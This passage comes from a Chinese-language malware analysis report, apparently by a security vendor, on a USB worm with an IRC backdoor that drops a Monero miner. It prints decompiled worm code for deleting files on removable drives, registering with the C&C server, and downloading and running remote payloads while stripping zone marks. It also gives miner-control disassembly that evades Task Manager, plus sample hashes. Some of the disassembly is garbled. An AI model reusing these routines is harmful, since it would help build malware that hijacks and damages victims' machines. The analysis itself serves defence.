        || wcsstr(FindFileData.cFileName, L".bat")
        || wcsstr(FindFileData.cFileName, L".jse")
        || wcsstr(FindFileData.cFileName, L".scr")
        || wcsstr(FindFileData.cFileName, L".com")
        || wcsstr(FindFileData.cFileName, L".cmd")
        || wcsstr(FindFileData.cFileName, L".exe")
        || wcsstr(FindFileData.cFileName, L".pif")
        || wcsstr(FindFileData.cFileName, L".jar")
        || wcsstr(FindFileData.cFileName, L".dll") )
    {
        memset(&ustr_diret_file_path, 0, 0x208u);
        sprintf(&ustr_diret_file_path, 0x208u, L"%s\\%s", drive_name, FindFileData.cFileName);
        v4(&ustr_diret_file_path, 0x80u);
        DeleteFileW(&ustr_diret_file_path);
    }
    if ( PathFileExistsW(&ustr_virus_dir_path)
        && wcsncmp(FindFileData.cFileName, L".lnk")
        && wcsncmp(FindFileData.cFileName, &ustr_lnk_name)
        && wcsncmp(FindFileData.cFileName, L".")
        && wcsncmp(FindFileData.cFileName, L"DeviceConfigManager.obs")
        && wcsncmp(FindFileData.cFileName, L"autorun.inf") )
    {
        memset(&current_file_path, 0, 0x208u);
        memset(&ustr_diret_file_path, 0, 0x208u);
        sprintf(&current_file_path, 0x208u, L"%s\\%s", drive_name, FindFileData.cFileName);
        sprintf(&ustr_diret_file_path, 0x208u, L"%s\\%s", drive_name, FindFileData.cFileName);
        v4(&current_file_path, 0x80u);
        if ( PathFileExistsW(&ustr_diret_file_path) && PathFileExistsW(&current_file_path) )
        {
            if ( GetFileAttributesW(&ustr_diret_file_path) == FILE_ATTRIBUTE_DIRECTORY )
            {
                if ( !wcsstr(&ustr_diret_file_path, L"..") && !wcsstr(&ustr_diret_file_path, L".") )
                {
                    memset(&Parameters, 0, 0x208u);
                    sprintf(&Parameters, 0x208u, L"/c rmdir /q /s \"%s\\\"", &current_file_path);
                    ShellExecuteW(0, 0, L"cmd.exe", &Parameters, 0, 0);
                }
            }
            else
            {
                DeleteFileW(&current_file_path);
            }
        }
        memset(&Parameters, 0, 0x208u);
        sprintf(&Parameters, 0x208u, L"/c move /y \"%s\\\"", &current_file_path, &ustr_diret_file_path);
        ShellExecuteW(0, 0, L"cmd.exe", &Parameters, 0, 0);
    }
}
while ( FindNextFileW(is_removeable_driveb, &FindFileData) );
FindClose(is_removeable_driveb);

```

被释放的病毒文件列表

蠕虫病毒释放的快捷方式，如下图所示：



蠕虫病毒释放的快捷方式

该病毒的后门逻辑会通过 C&C 服务器进行 IRC 通讯的方式进行，恶意代码会根据当前系统环境将当前受控终端加入到不同的分组中，再通过分组通讯对属于不同分组的终端分别进行控制。病毒用来进行分组的信息包括：语言区域信息、当前系统平台版本为 x86 或 x64、当前用户权限等。后门代码中最主要的恶意功能为下载执行远程恶意代码，再借助病毒创建的自启动项，使该病毒可以常驻于用户计算机，且可以向受控终端推送的任意恶意代码进行执行。病毒首先会使用用户的语言区域信息和随机数生成用户 ID，之后向 C&C 服务器发送 NICK 和 USER 通讯命令，随机的用户 ID 会被注册为 NICK 通讯命令中的名字，该操作用于受控终端上线。相关代码，如下图所示：

```

signed int exec_remote_irc_by_domain_list()
{
    signed int cc_domain_index; // edi
    signed int u1; // esi
    int u2; // eax
    int u3; // eax
    signed int u4; // edi
    signed int u5; // [esp+4h] [ebp-10h]

    cc_domain_index = 0;
    while ( 1 )
    {
        if ( !(llist_cc_domain)[2 * cc_domain_index] )
        {
            cc_domain_index = 0;
            u1 = connect_by_hostname((llist_cc_domain)[2 * cc_domain_index], port[cc_domain_index]);
            if ( u1 <= 0 )
            {
                ++cc_domain_index;
                goto LABEL_12;
            }
            cc_domain_index = 0;
            u2 = get_global_random_locale_info();
            if ( irc_request_command_user(u1, u2, (int)"X") <= 0 )
            {
                goto LABEL_12;
            }
            u3 = execute_remote_irc_command(u1);
            if ( u3 == -5 )
            {
                break;
            }
            if ( u3 == -4 )
            {
                int _cdecl irc_request_command_user(SOCKET socket, int local_user_name, int user_name)
                {
                    int result; // eax
                    result = send_irc_request(socket, IRC_COMMAND_NICK, local_user_name, 0);
                    if ( result != -1 )
                    {
                        result = 2 * (send_irc_request(socket, IRC_COMMAND_USER, user_name, 0) != -1) - 1;
                        return result;
                    }
                }
            }
            goto LABEL_1A;
        }
        result = send_irc_request(socket, IRC_COMMAND_NICK, local_user_name, 0);
        if ( result != -1 )
        {
            result = 2 * (send_irc_request(socket, IRC_COMMAND_USER, user_name, 0) != -1) - 1;
            return result;
        }
        close_socket(u1);
    }
    LABEL_12:
    Sleep(time_2_secs);
}

```

受控终端上线相关代码

通过上图我们可以看到，病毒所使用的 C&C 服务器列表中域名和 IP 地址众多，其中很大一部分都为无效域名和地址，主要用于迷惑安全研究人员。在受控端上线后，就会从 C&C 服务器获取控制指令进行执行。病毒可以根据不同的系统环境将当前受控终端进行分组，分组依据包括：语言区域信息、当前用户权限、系统平台版本信息 (x86/x64)。除此之外，病毒还可以利用控制命令通过访问 IP 查询网站 (<http://api.wipmania.com>) 严格限制下发恶意代码的传播范围。主要控制命令及命令功能描述，如下图所示：

主命令	二级命令	命令功能
r	无	移除当前系统中该病毒相关的启动项
	l	按照语言区域分组
	u	按照当前用户权限分组
	a	按照系统平台版本 (x86/x64) 分组
	j	自定义方式分组
d	x	不进行任何检测直接下载执行远程恶意代码
	u	仅下载执行文件名为 sry 的远程恶意代码
	区域字符串 (如 : CHN)	本地语言区域信息与 IP 所属区域相符时执行远程恶意代码

主要控制命令及命令功能描述

主要后门控制相关代码，如下图所示：

病毒会将远程请求到的恶意代码释放至%temp%目录下进行执行，文件名随机。相

关代码，如下图所示：

```
ExpandEnvironmentStringsW(L"%temp%", &wstr_temp_path, 0x200u);
snwprintf(&wstr_download_url, 0x200u, L"%hs", &str_download_url);
v1 = GetTickCount();
srand(v1);
v2 = rand() % 60000 + 10000;
v3 = rand() % 60000 + 10000;
v4 = rand();
snwprintf(wstr_random_temp_file_path, 0x200u, L"%ls\\%d%d.exe", &wstr_temp_path, v4 % 60000 + 10000, v3, v2);
v5 = rand();
Sleep(v5 % 60000 + 30000);
if ( URLDownloadToFileW(0, &wstr_download_url, wstr_random_temp_file_path, 0, 0)
    || (snwprintf(&FileName, 0x200u, L"%ls:Zone.Identifier", wstr_random_temp_file_path),
        DeleteFileW(&FileName),
        Sleep(0x1F4u),
        !create_process(wstr_random_temp_file_path)) )
{
    nmemset(wstr_random_temp_file_path, 0, 0x200u);
    v6 = rand() % 60000 + 10000;
    v7 = rand() % 60000 + 10000;
    v8 = rand();
    snwprintf(wstr_random_temp_file_path, 0x200u, L"%ls\\%d%d.exe", &wstr_temp_path, v8 % 60000 + 10000, v7, v6);
    v9 = rand();
    Sleep(v9 % 60000 + 30000);
    v10 = InternetOpenW(
        L"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0",
        0,
        0,
        0,
        0);
    v20 = v10;
    if ( v10 )
    {
        hInternet = InternetOpenUrlW(v10, &wstr_download_url, 0, 0, 0, 0);
        if ( hInternet )
        {
            hFile = CreateFileW(wstr_random_temp_file_path, 0x40000000u, 0, 0, 2u, 0, 0);
            if ( hFile != (HANDLE)-1 )
            {
                while ( InternetReadFile(hInternet, &Buffer, 0x207u, &nNumberOfBytesToWrite) && nNumberOfBytesToWrite )
                    WriteFile(hFile, &Buffer, nNumberOfBytesToWrite, &nNumberOfBytesWritten, 0);
                CloseHandle(hFile);
                Sleep(500u);
                snwprintf(&FileName, 0x200u, L"%ls:Zone.Identifier", wstr_random_temp_file_path);
                DeleteFileW(&FileName);
                Sleep(500u);
                if ( create_process(wstr_random_temp_file_path) )
                {

```

下载执行远程恶意代码

挖矿病毒

病毒下发的恶意代码众多，我们此次仅以挖矿病毒为例。本次火绒截获的挖矿病毒执行后，会在电脑运算资源闲置时挖取门罗币，对于普通用户来说其挖矿行为很难被察觉。

在本次火绒所截获到的样本中，我们发现，病毒下发的所有恶意代码都使用了与蠕虫病毒相同的混淆器。以混淆器还原加载原始 PE 数据代码为例进行对比，如下图所示：

<pre> .text:00409537 push offset localAlloc ; "localAlloc" .text:0040953C mov eax ; hModule .text:0040953D call edi ; GetProcAddress .text:00409542 mov edx, code_len .text:00409548 push edx .text:00409549 push 0 .text:0040954A mov LocalAlloc, eax .text:0040954B call eax ; LocalAlloc .text:00409554 mov code_buf_ptr, eax .text:00409555 mov eax, bin_encoded_code_data_ptr .text:0040955E xor esi, esi .text:00409560 mov bin_encoded_code_data_ptr_copy, eax .text:00409561 cmp code_len, esi .text:00409562 jbe short loc_40956F .text:0040956D mov edi, ds:SetFocus .text:00409570 mov ebx, ds:SetDCPenColor </pre>	<pre> .text:00409579 loc_409579: .text:00409579 cmp esi, 1F30h .text:0040957F jge short loc_40958B .text:00409581 push 0 ; hWnd .text:00409583 call edi ; SetFocus .text:00409585 push 0 ; color .text:00409587 push 0 ; hDC .text:00409589 call ebx ; SetDCPenColor </pre>	<pre> .text:0040958B loc_40958B: .text:0040958B mov ecx, bin_encoded_code_data_ptr_copy .text:0040958D mov di, [ecx+esi+7958Ch] .text:00409590 mov eax, code_buf_ptr .text:00409595 [ecx+esi], di .text:00409598 inc esi .text:004095A1 mov esi, code_len .text:004095A7 jnb short loc_409579 </pre>
<pre> .text:004095A9 mov edi, ds:GetProcAddress </pre>	<pre> .text:004095AF loc_4095AF: .text:004095AF mov ebx, ds:GetComputerName </pre>	<pre> .text:004095B1 loc_4095B1: .text:004095B1 cmp esi, 2430h </pre>
<pre> .text:004095B7 loc_4095B7: </pre>	<pre> .text:004095B9 loc_4095B9: </pre>	<pre> .text:004095C0 loc_4095C0: </pre>
<pre> .text:004095C2 loc_4095C2: </pre>	<pre> .text:004095C4 loc_4095C4: </pre>	<pre> .text:004095C6 loc_4095C6: </pre>
<pre> .text:004095C8 loc_4095C8: </pre>	<pre> .text:004095CA loc_4095CA: </pre>	<pre> .text:004095CC loc_4095CC: </pre>
<pre> .text:004095CE loc_4095CE: </pre>	<pre> .text:004095D0 loc_4095D0: </pre>	<pre> .text:004095D2 loc_4095D2: </pre>
<pre> .text:004095D4 loc_4095D4: </pre>	<pre> .text:004095D6 loc_4095D6: </pre>	<pre> .text:004095D8 loc_4095D8: </pre>
<pre> .text:004095DA loc_4095DA: </pre>	<pre> .text:004095DC loc_4095DC: </pre>	<pre> .text:004095DE loc_4095DE: </pre>
<pre> .text:004095E0 loc_4095E0: </pre>	<pre> .text:004095E2 loc_4095E2: </pre>	<pre> .text:004095E4 loc_4095E4: </pre>
<pre> .text:004095E6 loc_4095E6: </pre>	<pre> .text:004095E8 loc_4095E8: </pre>	<pre> .text:004095EA loc_4095EA: </pre>
<pre> .text:004095EC loc_4095EC: </pre>	<pre> .text:004095EE loc_4095EE: </pre>	<pre> .text:004095F0 loc_4095F0: </pre>
<pre> .text:004095F2 loc_4095F2: </pre>	<pre> .text:004095F4 loc_4095F4: </pre>	<pre> .text:004095F6 loc_4095F6: </pre>
<pre> .text:004095F8 loc_4095F8: </pre>	<pre> .text:004095FA loc_4095FA: </pre>	<pre> .text:004095FC loc_4095FC: </pre>
<pre> .text:004095FE loc_4095FE: </pre>	<pre> .text:00409600 loc_409600: </pre>	<pre> .text:00409602 loc_409602: </pre>
<pre> .text:00409604 loc_409604: </pre>	<pre> .text:00409606 loc_409606: </pre>	<pre> .text:00409608 loc_409608: </pre>
<pre> .text:0040960A loc_40960A: </pre>	<pre> .text:0040960C loc_40960C: </pre>	<pre> .text:0040960E loc_40960E: </pre>
<pre> .text:00409610 loc_409610: </pre>	<pre> .text:00409612 loc_409612: </pre>	<pre> .text:00409614 loc_409614: </pre>
<pre> .text:00409616 loc_409616: </pre>	<pre> .text:00409618 loc_409618: </pre>	<pre> .text:0040961A loc_40961A: </pre>
<pre> .text:0040961C loc_40961C: </pre>	<pre> .text:0040961E loc_40961E: </pre>	<pre> .text:00409620 loc_409620: </pre>
<pre> .text:00409622 loc_409622: </pre>	<pre> .text:00409624 loc_409624: </pre>	<pre> .text:00409626 loc_409626: </pre>
<pre> .text:00409628 loc_409628: </pre>	<pre> .text:0040962A loc_40962A: </pre>	<pre> .text:0040962C loc_40962C: </pre>
<pre> .text:0040962E loc_40962E: </pre>	<pre> .text:00409630 loc_409630: </pre>	<pre> .text:00409632 loc_409632: </pre>
<pre> .text:00409634 loc_409634: </pre>	<pre> .text:00409636 loc_409636: </pre>	<pre> .text:00409638 loc_409638: </pre>
<pre> .text:0040963A loc_40963A: </pre>	<pre> .text:0040963C loc_40963C: </pre>	<pre> .text:0040963E loc_40963E: </pre>
<pre> .text:00409640 loc_409640: </pre>	<pre> .text:00409642 loc_409642: </pre>	<pre> .text:00409644 loc_409644: </pre>
<pre> .text:00409646 loc_409646: </pre>	<pre> .text:00409648 loc_409648: </pre>	<pre> .text:0040964A loc_40964A: </pre>
<pre> .text:0040964C loc_40964C: </pre>	<pre> .text:0040964E loc_40964E: </pre>	<pre> .text:00409650 loc_409650: </pre>
<pre> .text:00409652 loc_409652: </pre>	<pre> .text:00409654 loc_409654: </pre>	<pre> .text:00409656 loc_409656: </pre>

挖矿病毒样本混淆器代码

蠕虫病毒样本混淆器代码

混淆器代码对比图（左为被下发到终端的挖矿病毒、右为蠕虫病毒）

挖矿病毒原始恶意代码运行后，会将病毒自身复制到 C:\Users\用户名\AppData\Roaming\svchostx64.exe 位置，并创建计划任务每分钟执行一次。病毒会创建互斥量，通过检测互斥量，可以保证系统内的病毒进程实例唯一。之后，病毒会使用挖矿参数启动自身程序，再将挖矿程序（XMRig）PE 镜像数据注入到新启动的进程中执行挖矿逻辑。在火绒行为沙盒中挖矿病毒行为，如下图所示：


```

BOOL __cdecl check_system_idle_info()
{
    BOOL result; // eax
    _SYSTEM_POWER_INFORMATION system_power_info; // [esp+0h] [ebp-18h]
    char v2; // [esp+10h] [ebp-8h]
    int v3; // [esp+14h] [ebp-4h]

    do
    {
        result = call_GetLastInputInfo(&v2);
        if ( !(BYTE)result )
            goto LABEL_4;
    }
    while ( (unsigned int)(call_GetTickCount() - v3) >= 300000 );
    result = CallINTPowerInformation(SystemPowerInformation, 0, 0, &system_power_info, 0x10u);
    if ( !result
        || (result = system_power_info.MaxIdlelenessAllowed - system_power_info.TimeRemaining,
            (unsigned int)(system_power_info.MaxIdlelenessAllowed - system_power_info.TimeRemaining) >= 5000) )
    {
        LABEL_4:
        LOBYTE(result) = 0;
        return result;
    }
    LOBYTE(result) = 1;
    return result;
}

```


```

.text:0040142E call    check_system_idle_info
.text:00401433 cmp     [ebp+var_1], al
.text:00401436 jz     short loc_401456
.text:00401438 push   ebx
.text:00401439 push   [ebp+var_1C]
.text:0040143C call   call_TerminateProcess
.text:00401441 push   [ebp+arg_C]
.text:00401444 mov     edi, [ebp+arg_4]
.text:00401447 push   [ebp+arg_8]
.text:0040144A push   edi
.text:0040144B push   esi
.text:0040144C call   start_miner_proc_by_inject
.text:00401451 add     esp, 10h
.text:00401454 jmp     short loc_401459
; -----
.text:00401456 ; CODE XREF: start_miner_proc_by_inject+371↑j
loc_401456: mov     edi, [ebp+arg_4]
; -----
.text:00401459 loc_401459: ; CODE XREF: start_miner_proc_by_inject+38F↑j
.text:00401459 push   [ebp+dwProcessId]; dwProcessId
.text:0040145C push   ebx; bInheritHandle
.text:0040145D push   1000h; dwDesiredAccess
.text:00401462 call   ds:OpenProcess
.text:00401468 test   eax, eax
.text:0040146A jnz   short loc_40147C
.text:0040146C push   [ebp+arg_C]
.text:0040146F push   [ebp+arg_8]
.text:00401472 push   edi
.text:00401473 push   esi
.text:00401474 call   start_miner_proc_by_inject
.text:00401479 add     esp, 10h
; -----
.text:0040147C loc_40147C: ; CODE XREF: start_miner_proc_by_inject+3A5↑j
.text:0040147C push   offset aTaskmgrExe; "Taskmgr.exe"
.text:00401481 call   find_proc_by_name
.text:00401486 pop     ecx
.text:00401487 test   eax, eax
.text:00401489 jnz   short loc_401498
.text:0040148B push   3000; dwMilliseconds
.text:00401490 call   ds:Sleep
.text:00401496 jmp     short loc_40142E
; -----
.text:00401498 loc_401498: ; CODE XREF: start_miner_proc_by_inject+3C4↑j
.text:00401498 push   ebx
.text:00401499 push   [ebp+var_1C]
.text:0040149C call   call_TerminateProcess
; -----
.text:004014A1 loc_4014A1: ; CODE XREF: start_miner_proc_by_inject+3F4↓j
.text:004014A1 push   3E8h; dwMilliseconds
.text:004014A6 call   ds:Sleep
.text:004014AC push   offset aTaskmgrExe; "Taskmgr.exe"
.text:004014B1 call   find_proc_by_name
.text:004014B6 pop     ecx
.text:004014B7 test   eax, eax
.text:004014B9 jnz   short loc_4014A1
.text:004014BB push   [ebp+arg_C]
.text:004014BE push   [ebp+arg_8]
.text:004014C1 push   edi
.text:004014C2 push   esi
.text:004014C3 call   start_miner_proc_by_inject

```

挖矿逻辑控制代码

虽然病毒严格控制了挖矿效率，但是由于该病毒感染量较大，总共挖取门罗币约 645 个，以门罗币当前价格计算，合人民币 60 余万元。病毒使用的门罗币钱包账户交易信息，如下图所示：



病毒使用的门罗币钱包账户交易信息

三、附录

文中涉及样本 SHA256:

SHA256
f921949f9bf653b37fb73065834141862dc433ca12db8905f07face35f2d652a
72849aa2b857600b6dbd62f5c33d1ae6359b7d61facf11ebe7222613947af305